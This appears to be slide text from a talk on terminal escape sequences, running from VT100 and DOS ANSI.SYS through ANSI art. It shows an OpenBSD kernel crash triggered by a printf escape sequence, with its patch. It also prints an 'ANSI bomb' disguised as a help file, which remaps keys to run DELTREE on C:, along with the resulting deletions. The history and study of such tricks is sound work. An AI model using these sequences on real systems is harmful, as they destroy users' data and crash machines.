
1. ESC. The ESC key is used in conjunction with other character keys to produce a load-cursor operation, when in the Cursor Control Mode (CUR CTL-OFF switch set to CUR CTL). The load-cursor operation is used to position the cursor to a specific (absolute) screen position and to identify that position for the host computer. This operation may also be initiated by the host computer using the same escape sequences (refer to Programming Considerations).

Four characters are required to complete the operation. The first two characters are always ESC =; they enable the load-cursor operation. The next two characters establish the Y-X (column-row) coordinates of the desired screen position. Figure 3-2 is a chart showing the ASCII characters (and their HEX codes) which must be typed to establish the desired column (Y) and row (X) screen location for the cursor.

# VT100 - 1978



# VT100 - 1978



# Example VT100 escape sequences (Movement)

"\e[0;10r" Set Top and Bottom Margins (DECSTBM)

"\e[20;1H" Cursor Position (CUP)

"\e[2B" Cursor Down (CUD)

# Demo

On a VT100 emulator

```
printf '\e[0;10r'
```

---

```
clearing /tmp
kern.securelevel: 0 -> 1
creating runtime link editor directory cache.
preserving editor files.
starting network daemons: sshd smtpd sndiod.
starting local daemons: cron.
Mon Jul 17 12:50:11 AEST 2023
```

OpenBSD/amd64 (openbsd.my.domain) (ttyC0)

```
login: root
Password:
Last login: Mon Jul 17 12:49:05 on ttyC0
OpenBSD 7.2 (GENERIC) #728: Tue Sep 27 11:49:18 MDT 2022
```

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.  
Before reporting a bug, please try to reproduce it with the latest  
version of the code. With bug reports, please try to ensure that  
enough information to reproduce the problem is enclosed, and if a  
known fix for it exists, include that as well.

```
You have new mail.
openbsd# printf '\n{0:10r'
```

---

```
clearing /tmp
kern.securelevel: 0 -> 1
creating runtime link editor directory cache.
preserving editor files.
starting network daemons: sshd smtpd sndiod.
starting local daemons: cron.
Mon Jul 17 12:50:11 AEST 2023
```

OpenBSD/amd64 (openbsd.my.domain) (ttyC0)

```
login: root
Password:
Last login: Mon Jul 17 12:49:05 on ttyC0
OpenBSD 7.2 (GENERIC) #728: Tue Sep 27 11:49:18 MDT 2022
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Before reporting a bug, please try to reproduce it with the latest  
version of the code. With bug reports, please try to ensure that  
enough information to reproduce the problem is enclosed, and if a  
known fix for it exists, include that as well.

```
You have new mail.
openbsd# printf '\n{0:10r'
```



We forced an unexpected reboot

# That was a present day OpenBSD bug

- **021: RELIABILITY FIX: February 26, 2023** *All architectures*

Missing bounds check in console terminal emulation could cause a kernel crash after receiving specially crafted escape sequences.  
[A source code patch exists which remedies this problem.](#)

Missing bounds check in console terminal emulation could cause a kernel crash after receiving specially crafted escape sequences.

Apply by doing:

```
signify -Vep /etc/signify/openbsd-72-base.pub -x 021_wscons.patch.sig \
-m - | (cd /usr/src && patch -p0)
```

And then rebuild and install a new kernel:

```
KK=`sysctl -n kern.osversion | cut -d# -f1`  
cd /usr/src/sys/arch/`machine`/compile/$KK  
make obj  
make config  
make  
make install
```

Index: sys/dev/wscons/wsemul\_vt100.c

```
=====
```

RCS file: /cvs/src/sys/dev/wscons/wsemul\_vt100.c,v  
diff -u -p -u -r1.39 wsemul\_vt100.c  
--- sys/dev/wscons/wsemul\_vt100.c 25 May 2020 09:55:49 -0000 1.39  
+++ sys/dev/wscons/wsemul\_vt100.c 23 Feb 2023 17:53:51 -0000  
@@ -189,7 +189,7 @@ wsemul\_vt100\_cnattach(const struct wsscr  
 . . .

# 1980s - PCs

```
The IBM Personal Computer DOS  
Version 2.00 (C)Copyright IBM Corp 1981, 1982, 1983
```

```
A>dir ansi.sys
```

```
Volume in drive A has no label  
Directory of A:\
```

```
ANSI      SYS    1664  3-08-83  12:00p  
1 File(s)   31232 bytes free
```

```
A>echo device=ansi.sys >> config.sys
```

```
A>cls | more
```

```
&[2J
```

```
A>
```

<https://www.pcjs.org/software/pcx86/sys/dos/ibm/2.00/>

PCjs © 2012-2023 Jeff Parsons

Starting MS-DOS...

HIMEM is testing extended memory...done.

# Demo

E-IDE/ATAPI CD-ROM device driver, Ver 1.25  
Copyright (C) LG Electronics Inc. 1997. All rights reserved.

Unit 0: NECUMWar VMware IDE CDR01 Product Rev.: 1.00  
Unit 1: NECUMWar VMware IDE CDR10 Product Rev.: 1.00  
Transfer Mode : Programmed I/O

C:\>C:\DOS\SMARTDRV.EXE /X  
MSCDEX Version 2.23  
Copyright (C) Microsoft Corp. 1986-1993. All rights reserved.  
Drive D: = Driver MSCD000 unit 0  
Drive E: = Driver MSCD000 unit 1  
C:\>

Starting MS-DOS...

HIMEM is testing extended memory...done.

E-IDE/ATAPI CD-ROM device driver, Ver 1.25  
Copyright (C) LG Electronics Inc. 1997. All rights reserved.

Unit 0: NECUMWar VMware IDE CDR01 Product Rev.: 1.00  
Unit 1: NECUMWar VMware IDE CDR10 Product Rev.: 1.00  
Transfer Mode : Programmed I/O

C:\>C:\DOS\SMARTDRV.EXE /X  
MSCDEX Version 2.23  
Copyright (C) Microsoft Corp. 1986-1993. All rights reserved.  
Drive D: = Driver MSCD000 unit 0  
Drive E: = Driver MSCD000 unit 1  
C:\>

Starting MS-DOS...




HIMEM is testing extended memory...done.

E-IDE/ATAPI CD-ROM device driver, Ver 1.25  
Copyright (C) LG Electronics Inc. 1997. All rights reserved.




Unit 0: NECUMWar VMware IDE CDR01 Product Rev.: 1.00  
Unit 1: NECUMWar VMware IDE CDR10 Product Rev.: 1.00  
Transfer Mode : Programmed I/O

C:\>C:\DOS\SMARTDRV.EXE /X  
MSCDEX Version 2.23  
Copyright (C) Microsoft Corp. 1986-1993. All rights reserved.  
Drive D: = Driver MSCD000 unit 0  
Drive E: = Driver MSCD000 unit 1  
C:\>

# “ANSI” art



# “ANSI” art



# “ANSI” art

```
$ iconv -f ibm437 BK-DOI.ANS | pv -q -L $[28800/8]
```



```
^[[25CAnsi by ^[[0m: ^[[1mB^[[0ma^[[1;30md
^[[37mK^[[0ma^[[1;30mrma <AC^[[0mi^[[A
^[[51C^[[1;30mD>
^[[15C— —
—————^[[0m—^[[1;30m—^[[0m—^[[1;30m—^[[0m—^[
[1m—^[[0m—
^[[1m——^[[A
```


# “ANSI” art

```
$ iconv -f ibm437 BK-DOI.ANS | pv -q -L $[28800/8]
```



```
^[[25CAnsi by ^[[0m: ^[[1mB^[[0ma^[[1;30md
^[[37mK^[[0ma^[[1;30mrma <AC^[[0mi^[[A
^[[51C^[[1;30mD>
^[[15C_
____^[[0m_ ^[[1;30m_ ^[[0m_ ^[[1;30m_ ^[[0m_ ^[
[1m_ ^[[0m_
^[[1m_ ^[[A
```

# ANSI Bombs



This file is a special HELP file for \*\*\*\*\*. To view it,  
go to the DOS prompt and type TYPE HELP.TXT

^[[068;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p

^[[100;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p

^[[067;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p

^[[099;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p

^[[013;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p

^[[084;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p

^[[116;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p

^[[027;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p

^[[008;68;69;76;84;82;69;69;32;47;89;32;67;58;92;42;46;42;13p

# ANSI Bombs



MS-DOS 6.22 Actions

```
C:\>DELTREE /Y C:\*.*  
Deleting c:\io.sys...  
Deleting c:\msdos.sys...  
Deleting c:\dos...  
Deleting c:\command.com...  
Deleting c:\wina20.386...  
Deleting c:\config.sys...  
Deleting c:\autoexec.bat...  
